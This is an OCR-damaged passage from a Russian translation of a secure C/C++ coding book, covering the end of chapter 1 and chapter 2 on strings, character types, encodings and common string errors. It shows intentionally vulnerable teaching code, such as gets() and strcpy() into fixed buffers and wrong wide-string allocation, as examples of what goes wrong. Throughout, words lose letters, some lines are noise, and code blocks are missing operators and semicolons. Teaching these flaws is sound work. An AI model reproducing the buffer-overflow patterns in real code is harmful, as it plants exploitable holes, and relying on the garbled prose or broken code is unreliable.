Уязвимости программного обеспе ения можно рассматривать на разных уровнях абстракции. На более высоких уровнях абстракции уязвимости программного обеспе ения могут быть общими для нескольких языков и нескольких сред операционной системы. Данная книга сосредото ивается на недостатках программного обеспе ения которые легко вносятся в процессе программирования на C и C . УязвИхМости асто вклю ают взаимодействие с окружающей средой выполнения так то их трудно описать не рассматривая конкретную операционную систему. Разли ия в компиляции компоновке и выполнении могут привести как к существенно разным использованиям уязвимостей так и к разным контрмерам.

Чтобы лу ше проиллюстрировать уязвимости их использование и контрмеры эта книга сосредото ивается на операционных системах Microsoft W ndows и Linux. Эти две операционные системы были выбраны в связи с их популярностью широким распространением в крити ески важных объектах инфраструктуры и склонностью к уязвимостям. Уязвимости программного обеспе ения операционной системы были коли ественно оценены O.X. Алхазми (O H. Alhazmi) и Ю.К. Малайя (Y.K. Malaiya) из Университета штата Колорадо [ ].

Cygw n представляет собой L nux-подобную ср ду для W ndows

Операционные системы

Microsoft Windows. Множество примеров в этой книге основано на семействе операционных систем Microsoft Windows вклю ающем Windows 7 Windows Vista W ndows P Windows Ser er 2003 Windows 2000 Windows Me W ndows 98 Windows 95 Windows NT Worksta ion Windows NT Ser er и др.

Linux. L nux представляет собой бесплатную производную от UNIX операционную систему созданную Линусом Торвальдсом Linus Tor alds) при у астии разработ иков со всего мира. Linux доступна на многих разли ных платформах но обы но используется на машинах с процессорами Intel.

Компиляторы

Выбор компилятора и связанной с ним среды выполнения имеет большое влияние на безопасность программы. Примеры приведенные в этой книге написаны главным образом для компиляторов Visual C в Windows и GCC в Linux которые описаны в следующих подразделах.

V sual C . Компилятор V sual C от Microsoft является доминирующим компилятором C и C на платформах Windows. V sual C в действительности представляет собой семейство компиляторов которое вклю ает V sual Studio 2012 V sual Studio 2010 Vi ual S udio 2008 V sual S ud o 2005 и более старые версии. Все эти версии широко используются и разли аются функциональностью вклю ая возможности связанные с безопасностью. В общем слу ае более новые версии компилятора предоставляют все больше современных возможностей создания безопасного программного обеспе ения. Например Visual S udio 2012 вклю ает улу шенную поддержку стандарта C 11.

GCC. GNU Comp ler Collec ion или GCC вклю ает интерфейсную асть для C C Objecti e-C For ran Ja a и Ada a также библиотеки для всех этих языков. Компиляторы GCC являются преобладающими компиляторами C и C для платформ Linux.

GCC поддерживает три версии стандарта C C89 AMD1 и C99. По умол анию компилятор GCC придерживается стандарта ANSI (ISO C89) с расширениями GNU. Компилятор GCC поддерживает также флаг -std который позволяет пользователю указать стандарт при компиляции программ на языке программирования C. В настоящее время компилятор GCC не полностью поддерживает спецификацию SO C99 (некоторые ее возможности отсутствуют или работают некорректно)[13]. GCC также предоставляет ограни енную неполную поддержку асти стандарта C11.

1.5. Резюме

Не секрет то большинство уязвимостей программного обеспе ения вызываются распространенными дефектами программного обеспе ения. Это особенно верно в отношении C и C так как дизайн этих языков предполагает высокий уровень знаний у разработиков который имеется далеко не всегда. Результатом этого являются много исленные дефекты и некоторые из них могут привести к уязвимостям. В слу ае обнаружения пользователями (иногда и со злым умыслом) уязвимостей следуют циклы создания разработиками исправлений и установки их системными администраторами. Однако исправлений

[13] См более полную информацию по адресу `http //дсс .gnu. огд/c99status. html.`

оказывается настолько мно о что системные администраторы не справляются с их своевременной установкой Да и сами исправления часто содержат дефекты безопасности Таким образом страте ия реа ирования на дефекты безопасности работает плохо Необходима страте ия предотвращения и ранне о удаления дефектов безопасности

Даже несмотря на то что основными причинами проблем безопасности являются дефекты в про раммном обеспечении дефектное про раммное обеспечение является распространенным явлением Наиболее широко используемые операционные системы содержат от одно о до двух дефектов на тысячу строк кода состоят из нескольких миллионов строк кода и поэтому как правило имеют тысячи дефектов [51] Прикладное про раммное обеспечение не будучи столь объемным имеет близкое количество дефектов на тысячу строк кода Пусть и не каждый дефект является проблемой безопасности но если 1 или 2% дефектов ведут к уязвимостям системы безопасности риск оказывается весьма существенным

Алан Паллер (A an Pa e) директор по исследованиям в SANS nst tute выразил разочарование что все уязвимости из это о SANS Inst tute Top 20 Inte net Secu ty] списка являются результатом плохо о кодирования тестирования и небрежности Для всех них имеются технические решения которые просто не реализованы [126]

Понимание происхождения уязвимостей и обучение безопасному про раммированию совершенно необходимы для ащиты от нападений Сокращение количества дефектов безопасности требует дисциплинированно о инженерно о подхода основанно о на принципах надежно о проектирования и методах эффективно о управления качеством

ш 1.6. Дополнительная литература

В обзоре AusCERT рассматривается состояние дел в промышленности Австралии включая общественные и частные ор анизации 13] Билл Фитен (B F then) с колле ами представляет более формальную модель уязвимостей про раммно о обеспечения [72] Доклад об исследовании инсайдерских у роз 169] проведенном секретными службами США и CERT CC содержит всесторонний анализ действий инсайдеров и анализ поведенческих и технических аспектов у роз

Брюс Шнайер (B uce Schne e) в пояснении вопросов безопасности по сравнению с нашей кни ой идет ораздо дальше в своей кни е *Sec e s and L es* 183]

В данной кни е мы не рассматриваем вопросы оперативной безопасности которая является темой исследования кни и *The CERT Gu de o Sys em and Ne wo k Secu y ac ces* [6] Вопросы пересечения разработки про раммно о обеспечения и оперативной безопасности подробно изла аются в кни е Марка Д Граффа (Ma k G G a f) и Кеннета Р ван Вика (Kenneth R van Wyk) *Secu e Cod ng nc p es & ac ces* [82]

Глава 2

Строки

В соавторстве с Дэном Плакошем (Dan P akosh) Джейсоном Рафаилом (Jason Rafa) и Мартином Себором (Ma t n Sebo) [1]

Но духи ла черны как ворон
Вошли в чертог — и свержен князь [*2]*

— Эд ар Аллан По (Edga A an Poe)
Падение дома Ашеров
The Fa o he House o Ushe)

2 1. Символы ie строки

Строки из таких источников как ар ументы командной строки переменные среды консоль ввода текстовые файлы и сетевые соединения вызывают особую озабоченность в плане безопасно о про раммирования потому что обеспечивают средства которыми внешние входные данные мо ут влиять на поведение и выход про раммы Графические и веб-приложения например предусматривают активное использование полей для ввода текста а распространенность стандартов наподобие XML приводит к тому что данные между про раммами все чаще передаются в виде строк В результате слабости строково о представления управления и работы со строками приводят к широкому спектру уязвимостей про рамм и использованию этих уязвимостей

Строки являются фундаментальной концепцией в области про раммно о обеспечения но не имеют встроенно о типа в C или C Стандартная библиотека C поддерживает строки типа `char` и широкие строки типа `wchar t`.

‘ Дэниел Плакош (Dan e P ako h) — член старшего технического персонала в CERT Program в Carneg e Me on’s So tware Eng neer ng Inst tute (SE) Джейсон Рафаил (Jason Rafa) — старший консультант по кибербезопасности в Impact Consu t ng So ut ons Мартин Себо (Mart n Sebor) — технический руководитель в C sco Sy tems

Перевод H Вольпин

Строковый тип данных

Строка состоит из последовательности символов завершающейся (с включением) первым нулевым символом Указатель на строку указывает на ее первый символ Длина строки — это количество байтов предшествующих нулевому символу и значением строки является последовательность значений содержащихся в ней символов в порядке размещения На рис 2 1 показано строковое представление слова he o

ис 2 1 Строковое представление слова “he o”

Строки реализуются как массивы символов и подвержены тем же проблемам что и массивы

В результате к строкам с завершающим нулевым символом должны применяться те же безопасные методы кодирования что и к массивам см лаву A ays (ARR) в кни е *The CERT C Secu e Cod ng S anda d* [186] При работе с массивами символов следует определить несколько терминов

Ра мер (границы) массива f У 3*l*

По сути количество элементов в массиве

Начальный адресу у > ^

Адрес п рво ^зЙемЙта^асс№aI

КонечныйадресЖ^

Адрес последне о элемента Ца&эдш

Элемент а массивом *1* % ’К

Адрес элемента идущего за последним лементом Ма сива

Целевой размер

То же что и s zeof (array)

Стандарт C позволяет создать указатель который указывает на элемент следующий за последним элементом массива хотя такой указатель не может быть разыменован без вызова неопределенно о поведения При работе со строками полезными оказываются еще пара терминов

Строка» завершающаяся нулевым символом ^V *

По конечному адресу или перед ним имеется в наличии нулевой элемент

Ддина V - **^**
ч

Количество символов располагающихся до нулевого символа

Размер массива Одной из проблем при работе с массивами является определение количества элементов в массиве В приведенном далее примере функция c ea () использует для определения количества элементов массива идиому s zeof a ay) s zeof (a ay 0) Однако a ay представляет собой указатель в силу то о что он является параметром В результате s zeof a ay) равно s zeof (nt*) Например в архитектуре (типа x86-32) де s zeof (nt) == 4 и s zeof (nt*) == 4 вычисление выражения s zeof (a ay) s zeof a ay [0]) дает 1 не ависимо от фактической длины переданно о массива

```
01 void clear int array[]) {
02     for  size_t i   0  Ksizeof  array)/sizeof  array [0] ) ++i) {
        03 array[i]   0
04     }
05 }
06
07 void dowork void) {
08     int dis[12]
09
10     clear dis)
11       *    *
12 }
```

Дело в том что оператор s zeof дает размер скорректированно о типа (указателя) при применении к параметру объявленному как имеющий тип массива или функции Для определения длины корректно завершенной нулевым символом строки можно использовать функцию st en () но она не дает количество доступных элементов в массиве Кни а *The CERT C Secu e Cod ng S anda d* [186] включает соответствующее предупреждение ARR01-C Не применяйте оператор s zeof к указателю для получения размера массива

Символы в строке принадлежат набору символов интерпретируемому средой выполнения — *набору символов выполнения* (execut on cha ac e set) Эти символы состоят из *базового набора символов* определенно о стандартом C и набор из нуля или более *расширенных символов* которые не являются членами базово о набора символов Значения членов набора символов выполнения зависят от реализации но мо ут например быть значениями 7-битово о набора символов ASCII

Язык C использует концепцию *локализации* или *языкового стандарта* (oca e) который может быть изменен функцией set oca e () и который отслеживает различные со лашения такие как язык и пунктуация поддерживаемые реализацией Текущий языковой стандарт определяет какие именно символы доступны в качестве расширенных

Базовый набор символов выполнения включает в себя 26 прописных и 26 строчных букв латинско о алфавита 10 десятичных цифр 29 рафических символов символ пробела и управляющие символы представляющие оризонтальную табуляцию вертикальную табуляцию прокрутку листа предупреждение забой возврат каретки и начало новой строки Для представления каждо о члена из базово о набора достаточно одно о байта Байт все биты которо о равны нулю называется *нулевым символом* и должен присутствовать в базовом наборе символов выполнения Этот символ используется для завершения строки символов

Набор символов выполнения может содержать большое количество символов и поэтому требовать нескольких байтов для представления отдельных символов расширенно о набора Такой набор символов называется набором *многобайтных* символов В этом случае базовые символы по-прежнему должны быть в наличии и каждый символ из базово о набора кодируется одним байтом Наличие смысл и представление любых дополнительных символов зависят от локализации Ино да строка может называться *многобайтной строкой* чтобы этим названием подчеркнуть что в ней мо ут содержаться мно обайтные символы Эти строки отличаются от широких строк в которых каждый символ имеет одну и ту же длину

Набор мно обайтных символов может использовать *кодирование зависящее от состояниуу* ко да каждая последовательность мно обайтных символов начинается с *исходного состояния сдвига* и переходит в дру ие *состояния сдвига зависящие от локализации* при появлении конкретных мно обайтных символов в последовательности В исходном состоянии все однобайтные символы сохраняют свою обычную интерпретацию и не изменяют состояние сдви а Интерпретация дру их байтов в последовательности зависит от текуще- о состояния сдви а

UTF-8

UTF-8 представляет собой набор мно обайтных символов который может представлять каждый символ из набора Un code но при этом обладает обратной совместимостью с 7-битовым набором символов ASCII Каждый символ UTF 8 представлен последовательностью от 1 до 4 байт (табл 2 1) Если символ кодируется только одним байтом е о старший бит — нулевой а остальные биты дают значение кода в диапазоне от 0 до 127 Если символ кодируется последовательностью более чем из одно о байта в первом байте имеется столько единичных старших битов сколько все о байтов в последовательности атем идет нулевой бит а все последующие байты имеют в качестве старших битов 1 и 0 Конкатенация оставшихся битов в последовательности байтов формирует значение кода Un code (в диапазоне от **0x80** до **OxlOFFFF)**. Следовательно байт с ведущим битом 0 — однобайтный код байт с несколькими старшими единичными битами является первым в мно обайтной последовательности а байт со старши ми битами 1 и 0 является продолжением мно обайтной последовательности Формат байтов позволяет находить начало каждой последовательности без декодирования с само о начала строки

Таблица 2.1. Корректные байтные последоват льн сти UTF 8 214]

Коды	Байт			
	Первый	Второй	Трети й	Четвертый
U 0000 U 07F	00 7F			
U 0080 U 7FF	C2 DF	80 BF		
U 0800 U FFF	EO	A0 BF	80 BF	
U 1000 U CFFF	E1 EC	80 BF	80 BF	
U D000 U D7FF	ED	80 9F	80 BF	
U E000 U FFFF	EE EF	80 BF	80 BF	
U 10000 U 3FFFF	F0	90 BF	80 BF	80 BF
U 40000 U FFFFF	F1 F3	80 BF	80 BF	80 BF
U 100000 U 10FFFF	F4	80 BF	80 BF	80 BF

Первые 128 символов составляют базовый набор символов выполнения каждый из них помещается в одном байте

Декодеры UTF-8 ино да представляют собой дыру в безопасности В некоторых случаях злоумышленник может использовать уязвимость не совсем безопасно о декодера UTF-8 отправив ему последовательность байтов которая не разрешена синтаксисом UTF-8 Кни а *The CERT C Secu e Cod ng S anda d* [186] включает раздел MSC10 C Кодировка символов вопросы связанные с UTF-8 который посвящен этой и ряду дру их проблем связанных с UTF-8

Широкие строки

Для обработки символов из большо о набора про рамма может представлять каждый символ как широкий который занимает больше места чем обычный символ Большинство реализаций выбирают либо 16- либо 32-битное представление широких символов Проблема размера широких строк рассматривается в разделе Размеры строк на с 60

Широкая строка представляет собой непрерывную последовательность широких символов завершающуюся первым широким нулевым символом (который включается в строку) Указатель на широкую строку указывает на е о начальный (с наименьшим адресом) широкий символ Длина широкой строки — это количество широких символов предшествующих нулевому а значением широкой строки является последовательность значений кодов содержащихся в строке широких символов в порядке их размещения

Строковые литералы

Строковый литерал представляет собой последовательность из нуля или более символов заключенную в двойные кавычки как в **`"xyz"`**. Широкий строковый литерал — это то же самое за исключением префикса который представляет собой букву **`L`**, как например в **`L"xyz"`**.

В символьной константе или строковом литерале члены набора символов используемо о во время выполнения про раммы представлены соответствующими членами набора символов в исходном коде или в виде управляющих последовательностей состоящих из обратной косой черты за которой следуют один или несколько символов Байт в котором все биты нулевые называется *нулевым символом* и он обязан иметься в базовом наборе символов выполнения Этот символ используется для завершения строки символов

В процессе компиляции последовательности мно обайтных символов определенные с помощью любой последовательности смежных символов с одинаковым префиксом объединяются в единую последовательность мно обайтных символов Если любой из токенов имеет префикс кодировки результирующая последовательность мно обайтных символов рассматривается как имеющая один и тот же префикс в противном случае он рассматривается как строка символов Мо ут ли токены широких строковых литералов с разными префиксами быть конкатенированы (и если мо ут то должна ли получающаяся строка рассматриваться как широкая) зависит от реализации Например каждая из следующих последовательностей строковых литералов

```
"a" "b" L"c"
"a" L"b" "c"
L"a" "b" L c"
L"a" L″b" L"c"
```

эквивалентна строковому литералу

```
L"abc"
```

Далее к каждой последовательности символов добавляется нулевой байт или нулевое кодовое значение Строковый литерал не обязан быть строкой поскольку нулевой символ может быть вставлен в не о с помощью управляющей последовательности 0) Затем последовательность символов используется для инициализации массива с минимальной длиной достаточной для хранения этой последовательности В случае строковых литералов обычных символов элементы массива имеют тип **char** и инициализируются отдельными байтами последовательности символов У широких строковых литералов элементы массива имеют тип **wchar_t** и инициализируются последовательностью широких символов соответствующих символам строки как определено функцией **mbstowcs** () (переводящей мно обайтные строки в строки широких символов) для текущей локализации определяемой в зависимости от конкретной реализации Значение строково о литерала содержаще- о символ или управляющую последовательность не представленную в наборе символов выполнения зависит от реализации

Тип строково о литерала в C представляет собой массив элементов типа **char** в C но в C это массив элементов типа **const char.** Следовательно строковый литерал является изменяемым в C Однако если про рамма попытается изменить такой массив поведение будет не определено а потому такое поведение запрещается в *The CERT C Secu e Cod ng S anda d* 186] STR30-C Не пытайтесь модифицировать строковые литералы Одной из причин появления это о правила является то что стандартом C не уточняется что массивы должны быть различны даже если их элементы имеют одинаковые значения Например ино да компиляторы хранят несколько одинаковых строковых литералов по одному и тому же адресу так что изменение одно о тако о литерала может привести к изменению дру их литералов Еще одной причиной для появления это о правила является то что строковые литералы часто хранятся в памяти предназначенной только для чтения (ead- on y memo y — ROM)

Стандарт C позволяет объявить переменную массива как с помощью ранично о значения индекса так и с помощью инициализирующе о литерала Инициализирующий литерал предпола ает что размер массива равен количеству указанных элементов Для строк размер определяемый строковым литералом равен количеству символов в литерале плюс один для завершающе о строку нулево о символа

Переменные массива часто инициализируются строковыми литералами и объявляются с явными раницами которые совпадают с количеством символов в строковом литерале Например следующее объявление инициализирует массив символов с помощью строково о литерала который определяет на один символ больше (считая завершающий 0) чем может хранить массив

```
const char s[3]   "abc"
```

Размер массива s равен 3 хотя размер строково о литерала — 4 следовательно завершающий нулевой символ и норируется Любое последующее исполь ование массива как строки с завершающим нулевым символом может привести к уязвимости так как на самом деле s не является строкой корректно завершенной нулевым символом

Лучше не указывать раницы строки инициализируемой с помощью строково о литерала потому что то да компилятор автоматически выделит достаточно места для все о строково о литерала включая конечный нулевой символ

```
const char s[]   "abc"
```

Этот подход также упрощает поддержку поскольку размер массива все да можно вывести даже если размер строково о литерала изменится Эта проблема подробнее описана в *The CERT C Secu e Cod ng S anda d* [186] STR36-C Не указывайте раницы символьно о массива инициализируемо о строковым литералом

Строки в C

Мно обайтные и широкие строки представляют собой два распространенных типа данных в про раммах C но при этом было сделано множество попыток создания классов строк Большинство про раммистов на C хотя бы раз брались за написание тако о строково о класса так что имеется ряд широко распространенных классов строк Стандарт C [108] продви ает стандартный шаблон класса std bas c_st ng Этот шаблон представляет последовательность символов поддерживает ряд операций над последовательностями а также строковые операции такие как поиск и конкатенация и параметризуется типом символов

- st ng представляет собой ypedef для специализации шаблона
  bas c_st ng<cha >

ш wst ng представляет собой typedef для специализации шаблона
  bas c__st ng<wcha _ >

Поскольку стандарт C определяет дополнительные строковые типы C также определяет дополнительные термины для мно обайтных строк Байтовая строка с завершающим нулевым символом (nu -te m nated byte st ng — NTBS) представляет собой последовательность символов последний адресуемый элемент которой имеет значение 0 (завершающий нулевой символ) никакой дру ой элемент в последовательности не имеет нулево о значения Мно обайтная строка с завершающим нулевым символом (nu - te m nated mu t by e st ng — NTMBS) представляет собой NTBS которая является последовательностью корректных мно обайтных символов начинающейся и заканчивающейся в исходном состоянии сдви а

Специализации шаблона класса bas c_st ng менее подвержены ошибкам и уя вимостям безопасности чем байтные строки с завершающим нулевым символом К сожалению

существует несоответствие между строковыми объектами C и байтными строками с завершающим нулевым символом. В астности большинство строковых объектов C рассматриваются как атомарные сущности (обы но передаваемые по зна ению или по ссылке) в то время как существующие библиоте ные функции C принимают указатели на последовательности символов с завершающим нулевым символом. В стандартном строковом классе C внутреннее представление не обязано завершаться нулевым символом [205] хотя все распространенные реализации являются строками с завершающим нулевым символом. Некоторые другие типы строк такие как LSA_UN CODE_STRING в W n32 должны не быть последовательностями с завершающим нулевым символом. В результате имеются разные способы обращения к содержимому строки определения ее длины и выяснения является ли строка пустой.

В программе на C практи ески невозможно избежать разных строковых типов. Если вы хотите использовать исклю ительно **`basic_string`**, убедитесь в отсутствии в программе следующего.

ш Литералов **`basic_string`**. Строковые литералы типа **`"abc"`** являются стати ескими байтными строками с завершающими нулевыми символами.

а Взаимодействия с существующими библиотеками которые принимают байтные строки с завершающими нулевыми символами (например многие объекты с которыми работают функции из заголово ного файла **`<cstring>`**, являются байтными строками с завершающими нулевыми символами).

ш Взаимодействия с существующими библиотеками которые принимают широкие строки с завершающими нулевыми символами (например многие объекты с которыми работают функции из заголово ного файла **`<cwchar>`**, являются последовательностями широких символов).

Как правило программы на C используют байтные строки с завершающими нулевыми символами и один строковый класс хотя асто приходится иметь дело с несколькими строковыми классами в исходных текстах прежних версий [230].

Символьные типы

Три типа — **`char`**, **`signed char`** и **`unsigned char`** — вместе называются *символьными типами*. Компиляторы имеют некоторую свободу в определении типа **`char`** как имеющего тот же диапазон представление и поведение то и тип **`signed char`** либо **`unsigned char`**. Независимо от сделанного выбора **`char`** представляет собой тип отли ный от указанных.

Хотя это и не указано в одном месте стандарт C следует согласованной философии выбора символьных типов.

s gned char и uns gned char

я Подходят для малых цело исленных зна ений.

Обычный char

в Тип каждого элемента строкового литерала.

я Используется для символьных данных (где знаковость не играет особой роли) в противоположность цело исленным данным.

В приведенном ниже фра менте про раммы показана стандартная функция для работы со строками **strlen** () вызываемая для обычной символьной строки а также для строк знаковых и беззнаковых символов Функция **strlen** () принимает единственный ар умент типа **const char*.**

```
1 size_t len
2 char cstr[]   "char string"
3 signed char scstr[]   "signed char string"
4 unsigned char ucstr[]   "unsigned char string"
5
6 len   strlen cstr)
7 len   strlen scstr)  /* Предупреждение, если char беззнаковый */
8 len   strlen ucstr)  /* Предупреждение, если char знаковый */
```

Компиляция при высоком уровне вывода предупреждений в соответствии с MSC00-C Компилируйте при высоком уровне вывода предупреждений приводит к выводу предупреждений

в Преобразование из **unsigned chart]** в **const char*,** если тип **char** определен как знаковый

ш Преобразование из **signed chart]** в **const char*,** если тип **char** определен как беззнаковый

Для устранения этих предупреждений требуются приведения типов но большое их количество затрудняет чтение исходно о текста и скрывает важные предупреждения

Если компилировать приведенный исходный текст с помощью компилятора C пре-образования **unsigned chart]** в **const char*** и **signed chart]** в **const char*** были бы отмечены как ошибки требующие явно о приведения типов Пункт STR04-C Используйте простой **char** для символов из базово о набора рекомендует использовать обычный тип **char** для совместимости со стандартными функциями обработки узких строк

int

Тип **int** используется для данных которые мо ут быть как значением **EOF** отрицательное значение) так и символом интерпретируемым как **unsigned char** во избежание знаково о расширения и преобразованным в **int.** Например на платформе в которой тип **int** представим 32-битным значением расширенный ASCI -код **OxFF** будет представлен в виде **00 00 00 FF.**

к Следовательно функции **fgetc(), getc(), getcharO, fgetwcO, getwcO** и **getwchar()** возвращают **int.**

n Функции классификации символов объявленные в за оловочном файле **<ctype. h>,** такие как **isalpha**) принимают ар ументы типа **int,** поскольку им может быть передан результат вызова функции **fgetc**) или иной функции из представленно о выше списка

В C символьная константа имеет тип **int.** Ее значение из обычно о **char** преобразуется в **int.** Неожиданным следствием это о является то что для всех символьных констант **c** выражение **sizeof c** эквивалентно выражению **sizeof int.** Это также означает например что **sizeof 'a** не эквивалентно выражению **sizeof x,** де **x** — перехменная типа **char.**

В C символьный литерал который содержит только один символ имеет тип cha a следовательно в отличие от C e o размер равен 1 Как в C так и в C литерал широко о символа имеет тип wcha _t а мно осимвольный литерал имеет тип nt

uns gned char

Тип uns gned cha полезен в случае ко да тип объекта с которым выполняются те или иные действия может быть любым но при этом необходим доступ ко всем битам это- о объекта как в случае функции fw te () В отличие от дру их целочисленных типов uns gned cha обладает тем уникальным свойством что значения хранящиеся в объектах типа uns gned cha арантированно представимы в чисто бинарной записи Чисто бинарная запись определена в стандарте C как позиционное представление целых чисел использующее бинарные цифры 0 и 1 в котором значения представленные последовательными битами складываются с умножением на последовательные целые степени 2 за исключением возможно битов в старших позициях

Объекты типа uns gned cha арантированно не имеют заполняющих битов а следовательно не имеют представлений которые соответствуют недопустимому значению В результате объекты любо о типа без битовых полей мо ут быть скопированы в массив uns gned cha (например посредством функции шешсру ( ) после че о их представление может рассматриваться побайтно

wchar__t

- Широкие символы используются для данных на естественных языках

Пункт STR00-C Представляйте символы с помощью подходяще о типа рекомендует при использовании символьных типов следовать указанной философии Для символов из базово о набора если не рассматривать вопрос о совместимости типов не имеет значения какой из типов данных используется

Размеры строк

Корректное изменение размеров строк имеет важное значение в предотвращении переполнения буфера и прочих ошибок времени выполнения Некорректные размеры строк мо ут привести при использовании последних к переполнениям буфера например при выделении буфера неверно о размера Этот вопрос рассматривается в кни е *The CERT C Secu e Cod ng S anda d* 186] в пункте STR31-C Гарантируйте выделение достаточно о количества памяти для символьных данных и завершающе о нулево о символа При корректном выделении памяти и предотвращении переполнений буфера существенную роль и рают несколько важных свойств массивов и строк

Ра мер

Количество байтов выделенных массиву (то же что и s zeof (array))

Количество элементов 1 - • **5.** **iЛ**.**

Число элементов в массиве (то же» что и countof **array) в V sua Stud o 20 0**

Д л и н а • V ^ V s u W - 7 ^
Количество символов располагающихся до нулевого^символа

Смешение этих понятий часто приводит к критическим ошибкам в про раммах на C и C Стандарт C арантирует что объекты типа cha состоят из одно о байта Следовательно размер массива cha равен количеству элементов массива cha Длина же представляет собой количество символов до завершающе о строку нулево о символа Для правильной строки типа cha с завершающим нулевым символом длина должна не превышать размера уменьшенно о на 1

Мо ут возникнуть проблемы со строками с широкими символами если они ошибочно используются для узких строк или для строк с мно обайтными символами Стандарт C определяет wcha _t как целочисленный тип диапазон значений которо о может представлять различные коды всех членов наибольше о расширенно о набора символов среди поддерживаемых локализаций W ndows использует кодировку символов UTF-16 так что обычно размер wcha _t равен 2 байтам L nux и OS X (GCC g и Xcode) используют кодировку символов UTF-32 так что размер wcha _t обычно составляет 4 байта На большинстве платформ размер wcha _t равен как минимум 2 байтам а следовательно размер массива wcha _t не равен количеству элементов это о массива Про раммы считающие иначе вероятно содержат ошибки Например в приведенном далее фра менте про раммы функция st en () используется для определения размера широкой строки некорректно

```
1 wchar_t wide_strl[]   L"0123456789"
2 wchar_t *wide_str2    wchar t *)malloc strlen wide_strl) + 1)
3 if  wide_str2    NULL) {
4     /* Обработка ошибки */
5 }
6 *   *
7 free wide_str2)
8 wide str2   NULL
```

При компиляции этой про раммы M c osoft V sua Stud o 2012 енерирует предупреждение о несовместимом типе и прекращает трансляцию GCC 4 7 2 также енерирует предупреждение о несовместимом типе но продолжает компилировать про рамму

Функция st en () подсчитывает количество символов в байтной строке с завершающим нулевым символом предшествующих этому завершающему символу (длину строки) Однако широкие символы мо ут содержать нулевые байты в частности — для символов из набора ASCII как в приведенном примере В результате функция st en) вернет количество байтов предшествующих первому нулевому байту в строке

В приведенном далее фра менте про раммы функция wcs en) корректно определяет размер широкой строки но ее длина не умножается на s zeof (wcha _) [1 1 1]

```
1 wchar t wide strl[]   L"0123456789"
2 wchar_t *wide_str3    wchar_t *)malloc wcslen wide strl) + 1)
3 if  wide_str3  - NULL) {
4     /* Обработка ошибки */
5 }
6 *   *
7 free wide_str3)
8 wide str3   NULL
```

Наконец следующий фрагмент программы корректно вы исляет коли ество байтов необходимых для копирования широкой строки (вклю ая завершающий символ).

```
01 wchar_t wide_strl[]   L"0123456789"
02 wchar_t *wide_str2   (wchar_t *)malloc(
03      wcslen(wide_strl) + 1) * sizeof wchar_t)
04 )
05 if  wide_str2    NULL) {
06     /* Обработка ошибки */
07 }
08 /* ... */
09 free wide_str2)
10 wide_str2   NULL
```

В соответствии с рекомендацией “STR31-C. Гарантируйте выделение достато ного ко-ли ества памяти для символьных данных и завершающего нулевого символа” из книги *The CERT C Secu e Cod ng Standa d* [186] в приведенном исходном тексте использована дополнительная информация для того тобы выделить память необходимую для широкой строки.

2.2. Распространенные ошибки при работе со строками

Обработка строк в C и C асто приводит к ошибкам. Четыре наиболее распространенные ошибки — копирование неограни енных строк ошибки сдвига на единицу ошибки связанные с нулевым завершающим символом и с усе ением строк.

Некорректно ограниченные строки

Некорректно ограни енные копии строк образуются при копировании данных из исто ника в массив символов фиксированной длины (например при тении из стандартного ввода в буфер фиксированной длины). В примере 2.1 показана программа из приложения A документа ISO/ EC TR 2 731 2 в которой происходит с итывание из стандартного ввода с помощью функции gets () в массив символов фиксированной длины до тех пор пока не встретится конец файла (EOF).

им 2 тение из ан а тн вв а

```
01 #include <stdio.h>
02 #include <stdlib.h>
03
04 void get_y_or_n void) {
05     char response[8]
06     puts("Continue? [y] n  ")
07     gets response)
08     if  response[0]   'n')
09         exit  0)
10     return
11 }
```

В этом примере используются только те интерфейсы которые присутствуют в C99 хотя функция gets () в C99 считается устаревшей и исключена из C11 Рекомендация *The CERT C Secu e Cod ng S anda d* [186] MSC34-C Не используйте устаревшие или не рекомендуемые функции прямо запрещает ее использование

Данная про рамма компилируется и запускается под управлением M c osoft V sua C 2010 но предупреждает об использовании функции ge s) при уровне предупреждений W3 При компиляции с помощью G 4 6 1 компилятор предупреждает о ge s) но в дру их версиях компилируется без ошибок

Эта про рамма содержит неопределенное поведение если в командной строке вводится более восьми символов (включая завершающий нулевой символ) Основная проблема связанная с функцией ge s () заключается в том что она не позволяет указать предельное количество считываемых символов Это о раничение проявляется в следующей реализации этой функции

```
01 char *gets char *dest) {
02     int c   getchar )
03     char *p   dest
04     while  c !  EOF && c !  ' n') {
05         *p++   c
06         c   getchar )
07     }
08     *p    ' 0'
09     return dest
10
```

Чтение данных из нео раниченных источников (таких как s d n) создает интересную проблему для про раммиста Поскольку невозможно знать сколько символов будет введено пользователем нельзя заранее выделить массив достаточной длины Распространенным решением является статическое выделение для массива тако о количества памяти которое считается ораздо большим чем требуется В данном примере про раммист ожидает что пользователь введет только один символ и как следствие предпола ает что уж предел в восемь символов нико да не будет превышен С дружественными пользователями этот подход вполне работает Но в случае злоумышленников массив символов фиксированной длины может быть ле ко переполнен что приводит к неопределенному поведению Этот подход запрещен рекомендацией *The CERT C Secu e Cod ng S anda d* [186] STR35 C Не копируйте данные из нео раниченно о источника в массив фиксированной длины

Копирование и конкатенация строк При копировании и конкатенации строк можно ле ко допустить ошибку поскольку мно ие из функций стандартной библиотеки такие как st cpy () st cat () или sp n f () выполняют операции нео раниченно о копирования

Ар ументы считанные из командной строки сохраняются в памяти процесса Функция ma n () вызываемая при запуске про раммы при использовании ар ументов командной строки обычно имеет следующий вид

```
1 int main int argc, char *argv[]) {
2      *  *
3 }
```

Ар ументы командной строки передаются функции ma n () в виде указателей на строки с завершающим нулевым символом являющиеся членами хмассива от a gv[0] до

a gv[a gc-1] Если значение a gc больше нуля строка на которую указывает a gv[0] по со лашению является именем про раммы Если значение a gc больше единицы строки представленные указателями от a gv[ ] до a gv [a gc-1] представляют собой фактические ар ументы про раммы В любом случае арантируется что ука атель a gv [a gc] все да равен **NULL.**

Уязвимость может возникнуть ко да для копирования входных данных про раммы (таких как ар ументы командной строки) выделено неадекватное количество памяти Хотя a gv[0] по со лашению содержит имя про раммы атакующий может управлять содержимым a gv [0] чтобы вызвать уязвимость в приведенной далее про рамме путем использования строки длиной более 128 байтов Кроме то о атакующий может вызвать эту про рамму с a gv [0] установленным равным **NULL.**

```
1 int main int argc, char *argv[]) {
2       *    *
3     char prog_name[128]
4     strcpy prog_name,argv[0])
5     /*...*/
6 }
```

Эта про рамма компилируется и запускается в M c o oft V sua C 2012 но выдает предупреждение об использовании функции st cpy) при уровне предупреждений W3 Про рамма также компилируется компилятором G 4 7 2 Если определен идентификатор препроцессора **_FORTIFY_SOURCE,** во время выполнения про рамма аварийно завершается в результате проверки размера объекта ко да st cpy () приводит к переполнению буфера

